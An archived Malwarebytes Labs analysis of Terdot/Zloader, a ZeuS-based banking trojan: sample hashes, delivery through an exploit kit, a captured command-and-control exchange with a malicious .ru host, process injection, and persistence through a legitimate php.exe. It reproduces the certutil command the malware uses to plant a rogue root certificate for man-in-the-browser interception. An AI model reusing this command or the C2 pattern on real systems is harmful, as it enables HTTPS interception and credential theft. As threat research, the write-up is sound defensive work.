

Zbot with legitimate applications on board | Malwarebytes Labs

By Malwarebytes Labs

Published: 2017-01-25 · Archived: 2026-04-02 12:23:55 UTC

Source code of the infamous ZeuS [malware leaked in 2011](#). Since that time, many cybercriminals has adopted it and augmented with their own ideas. Recently, among the payloads delivered by exploit kits, we often find **Terdot.A/Zloader** – a downloader installing on the victim machine a ZeuS-based malware.

The payload is very similar to the malware described in [this](#) article and referenced under the name Sphinx. However, after consulting with other researchers (special thanks to), we got proven that the bot that is sold as Sphinx is very different ([sample](#)). Since there are many confusions about the naming, we decided to stick to the name Terdot Zloader/Zbot.

In this post we will have a look at the features and internals of this malware. As we will see, the dropped package consists not only of malicious files – but also legitimate applications, used for the malicious purpose.

Analyzed sample

[d45b8a20a991acd01d2ff63735fc1adf](#) – original executable #1

[950368afb934fd3fd5b2d4e6704b757b](#) – original executable #2

[fca092aca679edd9564d00e9640f939d](#) – original executable #3

- [ae1d1f4597f76912d7bd9962b96eecbb](#) – loader (unpacked)
 - [268fd83403da27a80ab1a3cf9ac45b67](#) – payload.dll (injected into *explorer*)
 - [6c34779503414210378371d250a3a1af](#) – client32.dll (Zbot downloaded and injected into *msiexec*, and into browsers)

[f9373dc232028da52ad33b017e33bbd3](#) – original executable #4

Distribution

Most of the analyzed samples were dropped from [SundownEK](#) – some of the campaigns are described in details here: [28 Dec 2016](#) , [6 Jan 2017](#) , and [18 Jan 2017](#) . However, we also encountered cases when the Terdot.A/Zloader was dropped by the malicious email attachment.

Behavioral analysis

After the sample is run, we can see it deploying explorer and then terminating. It is easy to guess, that it injected some malicious modules there.


```

POST /bdk/gate.php HTTP/1.1
Accept: /*/*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; .NET4.0C; .NET4.0E)
Host: rowatterding.ru
Content-Length: 629
Pragma: no-cache

0t...0.9Z...%D....m..Ue{0,...9.....W.....w...N.#...BY. lut4.
{...L{.(:...U.A./".@).D.Vi..../.U:..z...x4./...MM....Vw'..
3..4.....>..'').r.....1..$.x..s...^.....r...y...
+:N..qpR....g..p...j..pa..h...v...Ua...{"7w"...d.;.U.....
%.x.....>!.S...%1-H .q..x..E.../sZ.....fm.L.....uS...!\%*.....Q...
[*...L...~.>+. [u...6.uG.M6t...`6r;...~$; ;ts.G...]K.~=U.;sj.U.....K....p.
8.g....`WV,.7...u....o.q...j'7.@K.....].&DJ2...f;...
6.....e.....E..}../. \e.e.(?...Y..Ww.A%.....d.....n...>...W..R...
0.f.....[SaCS.A.]...Hrz.....J`..R.<.l....e%.....85a4. .!.h.h.pi..._..h{G...
[...L.sHTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 25 Jan 2017 16:32:35 GMT
Content-Type: application/octet-stream
Content-Length: 7186892
Connection: keep-alive
X-Powered-By: PHP/5.4.45
Content-Description: File Transfer
Content-Disposition: attachment; filename=tv.dat
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate
Pragma: public


<].#...U7q.v....?rE^..i..S...).L..r0...y!.....d...TxY...-G|.w.\^$..).....
4.K~...r....<..e.Jd....U..ru....".....OneJ.....
..K..w.S.&@..>.....X.#A.....K-....).v..&Ic.
lk..A.f.V..w,..Fs..#. ....b.p.8./V..+
_G.....h)Njh.....i..D:.....l^..!'`9.,.K...+WbjM...M.....#.K>..
9V.....T=|B+.f...j.....g....^%!(...(;
....xR*.

```

CnC responds with a new PE file – the module of the malware: (*client32.dll*). Downloader decrypts it in the memory and injects further: after a while we can see the *explorer* terminating and another program being deployed: *msiexec*. The initial malware executable is deleted.

procexp.exe	1.50	5 412 K	16 000 K	1608	Sysintemais rrocess explorer	Sysintemais - www.sysinter...
msiexec.exe	1.14	4 724 K	9 764 K	1640	Windows® installer	Microsoft Corporation


Attaching debugger to *msiexec*, we can find the Zbot (*client32.dll*) implanted and running in the process space.




MitM

The main module of the bot downloads and drops some new elements into the %TEMP% folder. Surprisingly, those files are non-malware. We can see the

[In the same folder, there is also some alien certificate \(filename, as well as the name of the issuer is randomly generated\).](#)



The certificate is installed with the help of the *certutil*, for the purpose of Man-in-the-Middle attacks (in such cases they are also called Man-in-the-Browser).




Example – a command line deployed during tests:


```
"C:\UserstesterAppDataLocalTempcertutil.exe" -A -n "otdarufyr" -t "C,C,C" -i "C:\UserstesterAppDataLocalTempcertutil.exe"
```

It is easy to guess that this malware targets web browsers. Indeed, if we run a browser and try to visit some site over HTTPS, we will see that the original certificates are replaced by the malicious one. See examples below – draw attention that the subject of the certificate contains the valid domain – only the issuer field can let us recognize, that the certificate is not legitimate:


Satander MitB on Firefox:




[The browser claims that the connection is secure – but when we see the details, we can find, that the connection is “protected” by the fake certificate dropped by the malware:](#)



[Facebook MitB on InternetExplorer:](#)




[Browsers do not alert about any inconsistency – and the user who was not vigilant enough to check the details of the certificate, may easily get deceived...](#)




[If we attach a debugger into the running browser, we can see that the same *client32.dll* is injected there – along with some more code used for API redirections.](#)

Persistence

[In addition to the content dropped in %TEMP%, we can see some new folders with random names created in %APPDATA%:](#)



[Interesting fact is that one of them contains legitimate *php.exe* \(see on VirusTotal: *php.exe*, *php5ts.dll*\).](#)




...and some obfuscated php code:


<https://gist.github.com/hasherezade/1952374847712805c4f7199b7423dd27#file-script-php>

(Formatted version [here](#)).

